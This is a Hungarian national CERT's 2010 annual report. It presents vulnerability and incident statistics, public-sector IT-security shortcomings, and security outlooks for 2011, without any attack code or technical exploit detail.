Puskás Tivadar Közalapítvány

PTA CERT-Hungary Nemzeti Hálózatbiztonsági Központ

2010. éves jelentés

PTA CERT HUNGARY

NEMZETI HÁLÓZATBIZTONSÁGI KÖZPONT

Tartalom

Bevezető

A Puskás Tivadar Közalapítvány által működtetett Nemzeti Hálózatbiztonsági Központ elkészítette 2010. éves jelentését, amely a 2010. év legfontosabb IT- és hálózatbiztonsági momentumait gyűjti egybe és értékelést ad ezen technikai információk társadalmi és gazdasági hatásainak vonatkozásában az Információs Társadalomért Alapítvány közreműködésével, valamint bemutatja a VirusBuster Kft. 2010. év informatikai biztonsági trendjeiről szóló összefoglalóját. A jelentésben a főszerep ismét a hálózatbiztonságé.

A jelentés segít eligazodni a legújabb támadási eljárások között, betekintést nyújt a platformfüggetlen támadások, az eltérési kontrollok és többek között az automatizált támadások gyakorlati világába.

Külön fejezet szól a napjainkban is veszélyes online szolgáltatás megtagadásos támadásokról, egy rövid betekintés erejéig szó esik a bruteforce-ról, továbbá egy hasznos cikket is bemutatunk a DoS támadások hatásairól, okairól, mely segíthet a támadás felismerésében és a védekezésre való felkészülésben.

A Nemzeti Hálózatbiztonsági Központ továbbra is eredményesen működteti szakmai közönségének és partnereinek szóló IT biztonsági oldalát a tech.cert-hungary.hu-t.

A legfrissebb szoftversérülékenységi és riasztási információkon túl egy újabb hírcsatornával bővítették szakembereink a tech.cert-hungary.hu oldalt: a fél éve működő hírfórum, a TECH-blog, naponta frissülő nemzetközi hírekkel és érdekességekkel látja el a hazai olvasótábort, magyar nyelven.

Fontos megemlítenünk, hogy a jelentésben szereplő adatok, értékek és kimutatások a PTA CERT-Hungary, Nemzeti Hálózatbiztonsági Központ, mint Nemzeti Kapcsolati Pont hazai és nemzetközi kapcsolatai által szolgáltatott hiteles és aktuális információkon alapszanak.

Bízunk abban, hogy ezzel a jelentéssel egy megbízható és naprakész ismeretanyagot tart a kezében, amely hatékonyan támogatja majd az Ön munkáját és a legtöbb informatikai és internetbiztonságban érintett szervezetnek is segítséget nyújt a védelmi stratégiai felkészülésben.

A Puskás Tivadar Közalapítvány - Nemzeti Hálózatbiztonsági Központ (CERT-Hungary) nevében:

Dr. Angyal Zoltán
Puskás Tivadar Közalapítvány
hálózatbiztonsági igazgató
a Nemzeti Hálózatbiztonsági Központ
vezetője

Dr. Suba Ferenc
Puskás Tivadar Közalapítvány
Nemzeti Hálózatbiztonsági Központ
nemzetközi képviselő


Dr. Kőhalmi Zsolt
Puskás Tivadar Közalapítvány
a kuratórium elnöke

Bódi Gábor
Puskás Tivadar Közalapítvány
ügyvezető igazgató

Szoftversérülékenységek


Szoftversérülékenység minden olyan szoftvergyengeség vagy hiba, amelyet kihasználva egy rosszindulatú támadó megsértheti az informatikai rendszer bizalmasságát, sértetlenségét vagy rendelkezésre állását.

A **PTA CERT-Hungary, Nemzeti Hálózatbiztonsági Központ (NHBK)** a 2010. során 1383 **db szoftver-sérülékenységi információt** publikált, amelyekből 544 db alacsony, 452 db közepes, 361 db magas és 26 db kritikus kockázati besorolású.



A sérülékenységi információk eloszlását szemléltető grafikonon július hónaptól kezdődően, az egyes hónapokban kiadott publikációk átlagos értéke magasabb mint az év első felében. Ennek oka, hogy az NHBK megújította weboldalát és ezzel párhuzamos fejlesztette a sérülékenységi adatbázisát.

A sérülékenységek gyártók szerinti megoszlását szemlélve jól látszik, hogy az egyes sebezhetőségek által érintett termékek száma és azok elterjedtsége között szignifikáns összefüggés mutatható ki.



A sebezhetőségek és a javítások közötti összefüggést szemlélteti az alábbi táblázat. A javítások lehetnek javítócsomag, új verzió vagy egyéb – például egy beállítás vagy különös biztonsági rendszabályok életbe léptetése.

A 2010. IV. negyedéve sem hozott újdonságot az egyes sérülékenységek által érintett szoftverek kimutatásában, hiszen az egész éves adatok alapján is a Microsoft termékek vezetik a sort, mintegy ötszörös értékkel a sorban következő IBM előtt.

Továbbá szembetűnő az is, hogy a Microsoft termékek több mint fele magas és/vagy kritikus kockázatú sérülékenységek kapcsán került regisztrálásra.


A termékek hibái kapcsán előállt biztonsági rések befoltozására kiadott javítócsomagok, illetve javító intézkedések mennyiségének százalékos változása is érdekesen alakult az év során. Látható, hogy a fenyegetésekkel szemben megalkotott javítások aránya az év során folyamatosan romlott, vagyis a nulladik napi támadások kockázata jelentősen nőtt 2010. év során.

Vélhetően a szoftvergyártók fejlesztési kapacitása szűkösnek bizonyult a sebezhetőségek kezelésére, hiszen 2010-ben minden bizonnyal a gazdasági kilábalásra, a 2008-2009-ben

Javítási forma	2010. I. félév	2010. III. n.év	2010. IV. n.év
Nincs javítás	46%	47%	63%
Van javítás	0,2%	2%	7%
Van frissítés	20,8%	5%	6%
Egyéb javítás	25%	46%	24%

elmaradt bevételek kompenzálására, pótlására fókuszáltak. Ez okozhatja ezt a szignifikáns eltérést a javított és a nem javított sebezhetőségek éven belüli arányában. Ezt a véleményt egyébként jól alátámasztja a patch-ek és a javított verziók számának jelentős csökkenése és az egyéb javítások részarányának változatlansága is. Ez az eredmény felértékeli a sebezhetőségek javítása helyett azok elfedését célzó védelmi intézkedéseket, melyek védelmi vonalat alkotnak a rövid időn belül javíthatatlan sebezhetőségekkel rendelkező rendszerek számára.

A sebezhetőségek értékelésénél fontos az, hogy a biztonságon belül melyik biztonsági követelményt fenyegeti. Ennek alapján lehet a következő negyedéves informatikai biztonsági kontroll-fókuszokat kidolgozni az egynél több sebezhetőséget jelentő gyártók termékeit vagy termékeket használó szervezetek körében.




Látható, hogy az év közel fele teljesen kiegyensúlyozott volt az egyes követelmények szempontjából, július hónaptól határozott eltolódás kezdődött a bizalmasságot sértő támadhatóság irányába. Ezért az ellenőrzéseket a bizalmasság területére javasolt fókuszálni az elkövetkezendő időszakban, az életbe léptetett kontrollok hatékonyságát és megelőző képességét javasolt mindenhol megvizsgálni.

Ez természetesen nem azt jelenti, hogy a rendelkezésre állás és a sértetlenség megvalósítását szolgáló védelmi intézkedések működését érintően a követő auditok feleslegesek lennének a továbbiakban. Összehasonlítva a korábbi negyedévek adataival megállapítható, hogy nem a bizalmasságot érintő fenyegetések számossága növekedett, hanem a sértetlenségre és rendelkezésre állásra vonatkozó sebezhetőségek száma csökkent a kétharmadára.

Érdekes jelenség volt a közelmúltban a Wikileaks portál, melynek híreit több nagy újság szerkesztősége is érdemesnek találta a közlésre – ez szintén megerősíti az információk iránti erős érdeklődést, ami maga után vonja az informatikai rendszerek megtámadását információszerzési céllal, ezt a rendszerhozzáférést célzó támadási formák jelentős növekedése is alátámasztja, a távoli támadások több mint 90%-os részaránya mellett.

Feltételezésünk szerint a következő negyedévek eredményei megerősítik az információ éhség hipotézist, és várhatóan marad a távolból viszonylag egyszerű eszközökkel végrehajtható, információszerzést célzó sebezhetőségek részaránya a teljes sebezhetőségeken belül.

A sebezhetőségek kihasználhatóságának fizikai vagy logikai típusának megoszlását a jobboldali grafikon szemlélteti.



Jól szembetűnik a távoli, interneten keresztül végrehajtható támadások lényeges súlypont-eltolódása, mely azt jelzi, hogy továbbra sem lehet az IDS-ektől és a tűzfalaktól eltekinteni, működésük és szabályrendszereik ellenőrzése ajánlatos minden szervezet számára, a fizikai biztonságot megvalósító intézkedések további fenntartása mellett.


IT-biztonság a közszférában


Az informatika védelmére szinte valamennyi intézmény áldoz, ám a stratégiai szemlélet ritkán nyer teret, jellemzően az alkalmazott eszközökre fókuszálnak.

Ahogy az intézményi szférában is egyre több folyamatot gépesítenek, a szervezetek mind jobban függenek informatikai rendszereiktől. Mivel a hatékonyság növelése megfelelő IT-támogatás nélkül nehezen képzelhető el, sőt egyre komplexebb rendszerek alkalmazása a jellemző, a döntéshozók egyetlen választása, hogy igyekeznek felkészíteni folyamataikat és rendszereiket az elképzelhető legrosszabbra, de legalábbis az előre látható összes reális fenyegetés kezelésére. A Magyar Infokommunikációs Jelentés legfrissebb eredményei rávilágítanak, hogy bár a szervezetek döntő többsége tesz bizonyos erőfeszítéseket a kockázatok csökkentése érdekében, a biztonsági tudatosság terén számos intézmény komoly kihívásokkal küszködik.

Eszközellátottság és -használat

A Bellresearch kutatásai[1] alapján a védettség érdekében megtett lépések gyakorta csak antivírus-szoftverek és tűzfalmegoldások használatára korlátozódnak, amelyek a teljes intézményi szektor 88, illetve 80 százalékánál találhatók meg. A szervezetek hat százaléka ugyanakkor semmilyen IT-biztonsági megoldást nem alkalmaz, azaz számítógépek ezrei minden védelmet nélkülöznek a közszférában.





Az alkalmazott IT-biztonsági eszközök állománya az előző évekhez képest némi előrelépést mutat: növekedett többek között a spamszűrők használatának elterjedtsége (38-ról 52 %-ra), miközben a kifinomultabb védelmi megoldások elterjedtsége is emelkedett valamelyest. Áttörésre azonban mégsem lehet számítani a közeljövőben. Az olyan szofisztikáltabb védelmi megoldások, mint a rendszerhasználat és a hozzáférés naplózása vagy a behatolás-érzékelés, még az intézmények egyötödében sem terjedtek el.

Gyakran hallani olyan külföldi példákat (Németország, USA, stb.), ahol értékes - akár kormányzati - adatok gigabájtjai kerültek illetéktelen kezekbe mulasztás, szándékos károkozás vagy véletlen hiba következtében. A veszély mértékét nem könnyű becsülni, de léte bizonyosan belátható.

Ennek ellenére az IT-biztonságot stratégiai szintre emelő tudatos gondolkodás csak a hazai intézmények kis hányadára jellemző. Erre utal, hogy például katasztrófa-elhárítási terve csak minden tizedik intézménynek van, de informatikai szabályzatot is csak az érintett döntéshozók egyötöde követelt meg, biztonsági auditnak pedig kevesebb mint 3 százalék vetette alá magát. Pedig a szabályozási keretek és a cselekvési tervek pontos és részletes definiálása nélkül nehezebb a számonkérés, nem beszélve arról, hogy nehezebb előre vetíteni, mi történik, ha bekövetkezik a baj.

1 Bellresearch: Magyar Infokommunikációs Jelentés 2009., http://www.ictreport.hu/

A magyarországi intézmények jellemzően csak a védelem legalapvetőbb elemeit alkalmazzák, míg a szervezet mélyebb rétegeit is átható stratégiai szemlélet igen ritka. Az intézményi szféra szereplőire kevés kivételtől eltekintve jellemző, hogy IT-biztonsági tudatosságuk sokkal inkább az alkalmazott eszközök halmazaiban ölt testet, mint hogy a szervezet működésének egészét befolyásoló filozófiában csúcsosodna ki.

Ez az éremnek csupán az egyik oldala. Az IT-biztonság ugyanis elsősorban nem az eszközök meglétének, hanem a stratégiai gondolkodásnak, a tudatosságnak és a jártasságnak a függvénye.

Az adatok számos ponton rávilágítanak a közszféra hiányosságaira. A szervezetek hiába védik adataikat a külső támadásoktól, ha a jogosultságok hézagos szabályozása miatt bármely alkalmazott engedély nélkül is hozzáférhet a legféltettebb információkhoz, és a legegyszerűbb adattárolón kiviheti a szervezetből.

Katasztrófa-elhárítási terve például az intézmények egytizedének van, IT-szabályzatot is csak az érintett döntéshozók 22 százaléka dolgoztatott ki, míg biztonsági auditot csupán 4 százalékuk végeztetett.

A rögzített szabályok, a megvalósítási lépések és az ellenőrzési eljárások hiánya megnehezíti vagy akár lehetetlenné is teszi a potenciális veszélyekre való tudatos és következetes felkészülést. Nincs a teljes államigazgatást és közigazgatást átfogó, azonos megbízhatóságú és kézben tartható koncepción alapuló irányelv (szabvány csomag), emiatt nincsenek bevezetve és alkalmazva egységes biztonsági szempontokkal kézben tartható infokommunikációs (távközlési és számítástechnikai) védelmi rendszerek sem.

A biztonságtudatosság témakörében nem hagyható figyelmen kívül egy alapvető tényező, a működési folyamatok pontos definiálása, valamint azok lefordítása az informatikai rendszerek „nyelvére” – ennek hiányában ugyanis elképzelhetetlen a részletes, írásos biztonsági stratégia kidolgozása. A Jelentés adatai azt mutatják, hogy a hazai intézményi szektor ezen a területen is jelentős problémákkal küzd. További jellegzetességként említhető, hogy **a közszféra szervezeteinek közel 60 %-a nem von be külső kompetenciát IT-biztonsági rendszerének kidolgozásába és működtetésébe**, hanem kizárólag saját maga, belső erőforrásaira támaszkodva alakítja ki és menedzseli azokat.

Az üzleti területen dolgozó jó kvalitású szakemberek bérezése 2-3-szorosa az állami szférában dolgozókénak. Ezért a közigazgatásban csak közepes képzettségű informatikai szakembereket lehet alapvetően alkalmazni. Tudomásul kell venni ezért, hogy nagy rendszerek fejlesztéséhez szükséges professzionális és gazdaságosan működtethető informatikai fejlesztő és szolgáltató üzemeltető gárdával nem rendelkezhet.

A közigazgatás alkalmazó, ezért fontos, hogy a megrendelő - szolgáltató szerep szétválasztása megtörténjen. A továbbiakban a közigazgatáson belül köztisztviselőként, közalkalmazottként is csak a megrendelői szándékot képviselők maradnak, az informatikai szolgáltatások a szolgáltatás jellegéhez jobban illő alkalmazási struktúrában történjenek (szolgáltatásvásárlás külső cégtől, vagy saját szolgáltatási szervezet gazdasági társaság létrehozásával).

A piaci viszonyok között előnyösebben megszerezhető szolgáltatásoknál határozottabban kell a kormányzaton kívüli szférára támaszkodni. Ez a megközelítés megfelel a fejlett EU országok fejlődési trendjének. A nemzetközi tapasztalatok alapján azonban ez a megközelítés nem vonatkozhat az informatikai biztonsággal kapcsolatos kulcspozíciókra és a szükséges belső szakemberekre.

Egyes helyeken természetesen léteznek egymástól elkülönülő, különböző megbízhatóságú, szigetszerű megoldások.

A stratégiai infrastruktúrák veszélyeztetettsége

Amennyiben elismerjük, hogy az információ stratégiai erőforrás, úgy el kell ismernünk, sőt tudomásul kell vennünk, hogy az infokommunikációs hálózatokon keresztül szétosztott, illetve elérhető információ kiemelten védendő. Így a jelentős számú információ-adatbázis elérési pont (szinte minden számítógépes munkahely illetve információs hálózati csatlakozási pont), valamint az adattovábbítási csatornák jelentős kockázattal bírnak ezen erőforrás vonatkozásában.

Minden résztvevő személy és az infokommunikációs hálózatok minden pontja, melegágya lehet egy illetéktelen behatolásnak, támadásnak, mely a célinformáció-céladat megszerzésére, az erőforrások meggyengítésére irányul. A különböző formában és mértékben, de életszerűen eltérő érdekviszonyok miatt folyamatosan jelen vannak az információk elérésének, megszerzésének lehetőségét jelentősen megkönnyítő, integrált, infokommunikációs hálózatokon a jogtalan és illetéktelen behatolások, hozzáférési kísérletek.

Belföldi és/vagy nemzetközi bűnözők illetve terrorista csoportok, más ellenérdekelt szerveződések országos, esetleg „csak” intézmény méretű államigazgatási, közigazgatási, pénzügyi-gazdasági, katonai, rendvédelmi, közszolgáltatói, környezetvédelmi, infokommunikációs, biológiai, stb. támadásokat, katasztrófákat okozhatnak, melynek reális esélyeit és veszélyeit nemzetközi források és példák is igazolják (hackerek behatolásai egyes országok fontos állambiztonsági hivatalainak adatbázisaiba illetve bankrendszerekbe, dollármilliárdos károkat okozva).

A technika és a piac fejlődésével kifinomultabbá váló, határokon átnyúló fenyegetések és a globális, egymáson alapuló és egymástól kölcsönösen függő kormányzati informatikai rendszerek miatt, biztonságukat és ellenálló képességüket nem lehet pusztán nemzeti szinten koordinált megoldásokkal biztosítani.

Az IT-hálózatok megbízható működéséhez kapcsolódó jelentős gazdasági és társadalmi értékeket és érdekeket felismerve az Európai Unió 2004-ben ötéves időtartamra hozta létre az ENISA-t. A szervezet küldetése, hogy javaslatok és intézkedések kidolgozásával elősegítse a magas szintű hálózati és informatikai biztonság fenntartását az EU országaiban és intézményeiben.

Az Európa Tanács és az Európai Parlament 2009-ben a szervezet tevékenységének három évre szóló meghosszabbításáról döntött. A közelmúlt hálózatbiztonsághoz kapcsolódó eseményei, a nemzetközi gerinchálózatot érintő balesetek vagy a kéretlen elektronikus küldemények aggasztó mértékű elszaporodása indokolttá tették a témában az egységes, uniós szintű fellépést.

A magyar Kormány, az államigazgatás, a közigazgatás többoldalú, komplex adat- és információkezelésének védelme egységesített irányelveket, központi irányítást, szabályozást, szolgáltatás-üzemeltetést, ellenőrzést követel meg és nem lehet az intézmények önállósági körébe tartozó feladat, továbbá nem lehet a szolgáltatói és termékverseny területe sem.

Fontos, hogy ez a komplex adat- és információvédelem nem egyszerűen termékvásárlás, nem egy statikus szolgáltatás, nem egy egyszeri szervezés, nem egy egyszeri beruházás, hanem az információbiztonságot veszélyeztető folyamatoknak megfelelően egy folyamatosan változó, egységes szemléletet és végrehajtást igénylő kihelyezett informatikai és nem mellékesen – nemzetbiztonsági és közrendvédelmi – szolgáltatás.


Internetbiztonsági incidensek

Internetbiztonsági incidens minden olyan biztonsági esemény, amelynek célja az információs infrastruktúrák bizalmasságának, sértetlenségének vagy rendelkezésre állásának megsértése az interneten, mint nyílt információs infrastruktúrán keresztül.

A PTA CERT-Hungary, **Nemzeti Hálózatbiztonsági Központ** a 2010-es év során összesen **301 db incidens bejelentést** regisztrált és kezelt, ebből 44 db alacsony és 256 db közepes kockázati besorolású.

A **Nemzeti Hálózatbiztonsági Központ** a hatékony incidenskezelés érdekében **24 órás ügyeletet működtet** az év minden napján. Az ügyelet feladata az egyes incidensek kapcsán adandó válasz-intézkedések megtétele.


Incidensek eloszlása



2010 III. negyedévében a legnagyobb számban adathalász tevékenység (55%), káros szoftverek terjesztése (14%) kapcsán érkeztek bejelentések, leszámítva a Shadowserver Foundation-től beérkező botnet hálózatokról szóló bejelentéseket. Számottevőek voltak még a rendszer hozzáférési kísérletek kapcsán beérkezett bejelentések, melyek mindösszesen 11%-át teszik ki az összes bejelentésnek.

A bejelentések többnyire külföldi partner-szervezetektől érkeztek és több mint 90%-ban hazai káros tevékenységgel vagy káros tartalommal voltak összefüggésben. Az egyes incidensek elhárítása kapcsán összesen 75 szolgáltató került bevonásra és összesen 453 szálon folyt incidenskezelési koordináció.

Incidensek típus szerinti elsozlása



A 2010-es év incidens kimutatását torony magasan az adathalász oldalak (phishing oldalak) kapcsán fogadott bejelentések vezetik. Ez azt mutatja, hogy a támadók egyre nagyobb erővel igyekeznek kihasználni a felhasználók jóhiszeműségét.

Egy nagy hullám volt tapasztalható a phishing tevékenységet illetően november hónapban. Az összes adathalászat kapcsán beérkező incidens mintegy 30%-a ugyanis ebben az időszakban érkezett.

A spam, scan és káros programok magas részvételi aránya – együttesen 25% éves viszonylatban - is azt mutatja, hogy a támadók másik fő célja – a pénzszerzés mellett – a személyes adatok megszerzése.

Kilátások 2011-re

2010 novemberének új fejleménye, hogy kormányzati szinten megszületett a nemzeti adatvagyon fogalma, amelynek fokozott védelméről és kiemelt, egységes kezeléséről törvényt fogadott el az országgyűlés 2010. december 14-én. A jogszabály kizárólagos állami kezelésbe rendel több, érzékeny személyes adatot is tartalmazó adatbázist, ez egységesítési és tisztítási folyamatokkal is együtt jár. Az új rendszer várhatóan 2011 végére lesz teljesen működőképes, addigra a magánvállalatok teljesen kiszorulnak ebből az adatkezelői körből. A kiemelt adatkörbe tartoznak többek között a személyi adatok, a lakcímek, a közúti közlekedési adatok, a bűnügyi, szabálysértési, foglalkoztatási, szociális, agrártámogatási és egészségügyi adatok, valamint a nyugdíjnyilvántartás.

Ez a folyamat várhatóan a kormányzati informatikai infrastruktúrák fejlesztését is magával vonja, ismét stratégiai szerepet kaphat tehát az IT. Ennek már mutatkoznak jelei: A kormányzati infokommunikációért felelős új szaktárca - a Nemzeti Fejlesztési Minisztérium (NFM) - négy évre szóló stratégiát készít, amelyben az informatikai vállalkozások piacra jutását segítő programok kidolgozása mellett a szolgáltató állam informatikai hátterének kiépítése is szerepel. Ezt nyomatékosítandó, a minisztériumon belül önálló szakállamtitkárság jött létre, ennek feladata a kormányzati infrastruktúra fejlesztése, üzemeltetése, tervezése, az elektronikus hírközlés, a spektrum- és frekvenciagazdálkodás, az audiovizuális média és a postaszabályozás, vagyis a postaliberalizációra való felkészülés.

Fejlettebb gazdasággal bíró országokban a kormányzati informatikát és a kapcsolódó megoldásokat egyértelműen élvonalbeli technológia, újítás, valamint innovatív gondolkodás jellemzi, és a kormányzati IT-infrastruktúra minősége már egy ideje a technológiai fejlesztések élvonalát képviseli. Ezzel szemben a fejlődő államokban - így Magyarországon is - a kormányzati informatikai beruházások más gondolkodásmód szerint zajlanak és **a rendszereket nagyfokú heterogenitás jellemzi**. Míg vannak olyan pontok Magyarországon, ahol kezdetleges az informatikai háttér-infrastruktúra, léteznek olyan helyek is, ahol a szükséges funkciókat jóval felülmúló képességű berendezések találhatók.

Ezért lényeges egy olyan egységes tervezés és kivitelezés, amely kellőképpen homogén rendszert eredményez, és a szükségesnél sem több, sem kevesebb funkciót nem tartalmaz. Ez a használhatóság, a karbantarthatóság és ezáltal a biztonság irányába is jelentős előrelépés lenne. Ezzel függ össze az is, hogy a hatékony és fenntartható beruházásokban törekedni kell a minél alacsonyabb üzemeltetési költség elérésére is, többek között környezetkímélő, energiatakarékos eszközök beszerzésével.

Természetesen elégedettségre csak akkor lesz ok, ha a világháló nyújtotta lehetőségek szinte minden magyar állampolgárhoz eljutnak majd és ők ezekkel élnek is. Meg kell jegyezni, hogy a szélessávú technológiák elterjesztésében az infrastruktúra mellett nagyon fontos a tartalom, elsősorban a távmunka, a távoktatás és a szórakoztatás köré építve.

Az elektromos hálózatok, az olajfinomítók vagy a vízművek mind célpontjai lehetnek a káosz kirobbantásában érdekelt cyberterroristáknak – vélik az IBM szakértői a 2011. évre szóló biztonsági előrejelzésükben. 2011-ben már nem feltétlenül a pénzszerzés vágya hajtja majd a cyberterroristákat, hanem minél kisebb erőfeszítéssel akarnak minél nagyobb gazdasági vagy társadalmi kárt okozni. Ez a kritikus infrastruktúrákra nézve jelentős kockázattal bír.[2]

A kormányoknak is figyelniük kell az infrastruktúrák védelmére, ez pedig a magánszektorra és a kormányzatokra is újszerű feladatokat ró. Világszinten a kritikus infrastruktúrák (elektromos, távközlési és egyéb hálózatok) 90 százalékát magánkézben lévő társaságok birtokolják és üzemeltetik. A világon egyre több kormányzat ismeri fel, hogy ha a kulcsfontosságú

2 Westervelt, Robert: IBM predicts rising mobile threats, critical infrastructure attacks in 2011., SearchSecurity.com

szolgáltatásokhoz való hozzáférésben magáncégektől függ az állampolgár, akkor az államszervezetnek is kötelessége valamilyen módon garantálni ezen rendszerek biztonságát, nem bízhatják azt teljes egészében az érintett cégekre.

A jövő azoké a biztonsági megoldásoké, melyeket nem utólag építenek rá a rendszerekre vagy szolgáltatásokra, hanem szervesen beépülnek azokba. Ugyanez lesz igaz a közművekre is. Nem konkrét biztonsági jogszabályokra van szükség, hanem a szerződések elnyerését kell biztonsági feltételekhez kötni. Ha egy áramszolgáltató szerződni akar egy önkormányzattal, akkor addig ne is kerülhessen a képbe, amíg meg nem felel a jól körülírt biztonsági rendszabályoknak.

A gazdasági világválság a hálózati és IT-biztonsági piacot is megviselte, 2009-ben mind abszolút értékben, mind arányaiban legalább 1%-os visszaesést mutatott a piac, noha az IT-eszközök felhasználása továbbra is növekedett. Bár a végleges számok még kalkuláció alatt vannak, az már most látható, hogy 2010 a stabilizáció éve volt a piacokon, **2011-től pedig újabb jelentős növekedést várnak a szakértők**. A biztonsági termékek alatt konkrétan azokat a hardver- szoftver-csomagokat értik, amelyek tűzfalat, virtuális magánhálózatot, az illetéktelen behatolást megelőző és detektáló szűrőket, valamint más hasonló szolgáltatásokat („unified threat management", azaz egyesített biztonságkezelés) tartalmaznak. Az előrejelzések szerint a piac szoftveres fele gyorsabban nő majd, mint a hardveres, **csak a szoftveres megoldások 2014-re a teljes biztonsági torta több mint 26 százalékát teszik majd ki.**[3]

